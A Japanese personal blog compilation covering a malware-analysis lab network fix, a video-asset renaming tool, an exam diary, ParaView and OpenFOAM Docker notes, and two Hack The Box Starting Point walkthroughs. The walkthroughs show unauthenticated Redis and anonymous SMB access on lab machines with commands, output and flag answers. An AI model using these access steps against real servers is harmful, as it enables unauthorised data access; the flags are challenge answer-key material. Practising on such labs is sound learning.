Windows10でinetsimが正常に動作しないときの解決策 --Malware Analysis
発生した問題
Windows10 & Remnux(Ubuntu 22.04)でマルウェア解析を行うための環境構築を行った。 攻撃者端末でinetsimを起動、疑似ネットワークを構築し、適切にDNSサーバーを設定したにもかかわらず、 ブラウザでのアクセス時にinetsimのfakepageが表示されない。
解決策
Automatically Detect SettingsをOffにする。
WindowsメニューからSettingsを開く。
- Network & Internetを開き、Proxyに移動後、Automatically Detect SettingsをOffにする。
この設定がONになっていたことにより、意図しないプロキシ設定が適用され、DNSサーバーを利用して正常に接続されなかった?

Automatically Detect Settings
このオプションを有効にすると、Web Proxy Auto Discovery(WPAD)プロトコルを使用して、ネットワーク接続のプロキシ設定を自動的に検出および構成します。
Internet Explorerやその他のWindowsコンポーネントではデフォルトで有効になっているため、ネットワーク環境で特定の手動設定が必要な場合に問題が発生することがあります。
「YMM4」動く立ち絵用ファイル名変更ツール
開発理由
趣味でymm4を使用したゆっくり動画を制作しており、 動くイラストとして使用するための、ファイル名の変更がとても面倒だったため 笑
内容
特徴
- 詳細なログ表示と簡単なログレベルの調整
- exeファイルのみで完結する簡単な導入
- 130msの高速な変換
下記はPowerShellのMeasure-Commandを使用した計測
Days              : 0
Hours             : 0
Minutes           : 0
Seconds           : 0
Milliseconds      : 129
Ticks             : 1294819
TotalDays         : 1.49863310185185E-06
TotalHours        : 3.59671944444444E-05
TotalMinutes      : 0.00215803166666667
TotalSeconds      : 0.1294819
TotalMilliseconds : 129.4819
対応フォーマット
- 旧きつねゆっくり
新フォーマットの対応要望がある場合は、この記事に対して要望内容をコメントしてもらえると助かります。
基本情報技術者試験を受験した記録
はじめに
筆者情報
- 高校三年生
- 趣味: プログラミング・セキュリティ・イラスト
- 数学はあまり得意ではない。
- 高1から初めてPCに触れた。
試験前の準備
- 受験回数: 2回
使用した教材や参考書
 - 参考書: イメージ&クレバー方式でよくわかる 栢木先生の基本情報技術者教室
 - オンライン学習リソース:  基本情報技術者試験YouTuber すーさん
1回目の受験
- どのくらいの期間勉強したか: 2週間
- 得意分野(ハードウェアやセキュリティ)ばっかりやってしまったため、苦手分野(ストラテジ・マネジメント)はほぼ対策なし。
- 結果: 不合格
2回目の受験
- どのくらいの期間勉強したか: 1ヵ月半
- 苦手科目の克服方法: Youtube等の動画教材を使用して、空き時間で学習する。
- 結果: 合格
結果が届くまでにどれくらい時間がかかったか: 受験日の翌月15日
試験後の感想
- 試験の難易度に対する率直な感想: 数学で言えば、中学生の基礎ができれば問題なし
まとめ
ParaView5.10.1でのフィールドの境界面の表示
Sliceの作成

paraviewを起動し、計算領域を横断する面を作成します。

ナビゲーションメニューから、filters -> common -> sliceと進みます。
CameraNormalを使用すると、カメラの向きに対して直交するslice面が生成されます。


sliceを生成したら、filters -> common -> contourからContourを生成し、ContourByを境界面を取得したいフィールドに設定します。
今回は、alpha.Waterの境界面を表示したいので、ContourByにalpha.Waterを設定し、isosurfacesに0.5と入力し等値面を生成します。
物理量の分布や物理量の境界などをより複雑に視覚化したい方は、この値を変えてみてください。
Dockerを使用したOpenFOAM-11導入の備忘録
導入環境
- Windows10 home
- Docker Desktop for Windows
- WSL2 on Ubuntu24.04LTS
Pull image
❯ docker pull openfoam/openfoam11-paraview510
Using default tag: latest
latest: Pulling from openfoam/openfoam11-paraview510
a31c7b29f4ad: Pull complete
60a4f977c963: Pull complete
de3ffce72117: Pull complete
60412299a6de: Pull complete
5f9cdfcad00d: Pull complete
0296ab7ef7d0: Pull complete
231f2cb52082: Pull complete
b24b12aa0e91: Pull complete
bfb29dafd55a: Pull complete
907feacb4d0b: Pull complete
5874b68182d2: Pull complete
af950e490663: Pull complete
3c4a43360e17: Pull complete
Status: Downloaded newer image for openfoam/openfoam11-paraview510:latest
docker.io/openfoam/openfoam11-paraview510:latest
DockerでGUIを動作
- -e DISPLAY=$DISPLAY: ホスト側のDISPLAY環境変数をDockerコンテナに渡します。
- -v /tmp/.X11-unix:/tmp/.X11-unix: ホストのX11ソケットをコンテナにマウントします。
これにより、コンテナがホストのXサーバーにアクセスできるようになります。
docker run -it \
    --mount type=bind,source=/home/[username]/workspace/openfoam/simplified_inflow_model,target=/root \
    -e DISPLAY=$DISPLAY \
    -v /tmp/.X11-unix:/tmp/.X11-unix \
    openfoam/openfoam11-paraview510:latest
HTB Starting Point: 「Redeemer」--Walkthrough
Target tasks
1: Which TCP port is open on the machine?
Hint: ポートスキャナを使用してください。
Answer: 6379
2: Which service is running on the port that is open on the machine?
Answer: Redis
3: What type of database is Redis? Choose from the following options: (i) In-memory Database, (ii) Traditional Database
Answer: In-memory Database
Hint: About - Redis
4: Which command-line utility is used to interact with the Redis server? Enter the program name you would enter into the terminal without any arguments.
Answer: redis-cli
5: Which flag is used with the Redis command-line utility to specify the hostname?
Hint: sudo apt install redis-tools
Answer: -h
6: Once connected to a Redis server, which command is used to obtain the information and statistics about the Redis server?
Answer: info
7: What is the version of the Redis server being used on the target machine?
Hint: ポートスキャナの出力 || infoコマンドの出力を確認してください。
Answer: 5.0.7
8: Which command is used to select the desired database in Redis?
Answer: select
9: How many keys are present inside the database with index 0?
Hint: DBSIZE
Answer: 4
10: Which command is used to obtain all the keys in a database?
Answer: keys *
11: Submit root flag
Answer:
03e1d2b376c37ab3f5319922053953eb
> redis-cli -h 10.129.28.169 -p 6379

10.129.28.169:6379> KEYS *
1) "numb"
2) "temp"
3) "flag"
4) "stor"

10.129.28.169:6379> get flag
HTB Starting Point: 「dancing」--Walkthrough
Target tasks
1: What does the 3-letter acronym SMB stand for?
Answer: Server Message Block
2: What port does SMB use to operate at?
Answer: 445
3: What is the service name for port 445 that came up in our Nmap scan?
Answer: microsoft_ds
4: What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?
Answer: -L
5: How many shares are there on Dancing?
Answer: 4
Hint: Number of SMB shares displayed by smbclient --list or -L
6: What is the name of the share we are able to access in the end with a blank password?
Answer: WorkShares
> smbclient --list=10.129.104.189 --no-pass

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.104.189 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
7: What is the command we can use within the SMB shell to download the files we find?
Answer: get
8: Submit root flag
Answer:
5f61c10dffbc77a704d76016a22f1664
> smbclient //10.129.104.189/WorkShares
Password for [WORKGROUP\username]:
Try "help" to get a list of possible commands.

smb :\> ls
  .                                   D        0  Mon Mar 29 17:22:01 2021
  ..                                  D        0  Mon Mar 29 17:22:01 2021
  Amy.J                               D        0  Mon Mar 29 18:08:24 2021
  James.P                             D        0  Thu Jun  3 17:38:03 2021
5114111 blocks of size 4096. 1750600 blocks available

smb :\> cd Amy.J
smb : \Amy.J\> ls
  .                                   D        0  Mon Mar 29 18:08:24 2021
  ..                                  D        0  Mon Mar 29 18:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 20:00:37 2021
5114111 blocks of size 4096. 1753032 blocks available

smb :\Amy.J\> cd ..
smb :\> cd James.P
smb :\James.P\>

smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 17:38:03 2021
  ..                                  D        0  Thu Jun  3 17:38:03 2021
  flag.txt                            A       32  Mon Mar 29 18:26:57 2021

        5114111 blocks of size 4096. 1753032 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)

smb: \James.P\> ^C

> cat flag.txt
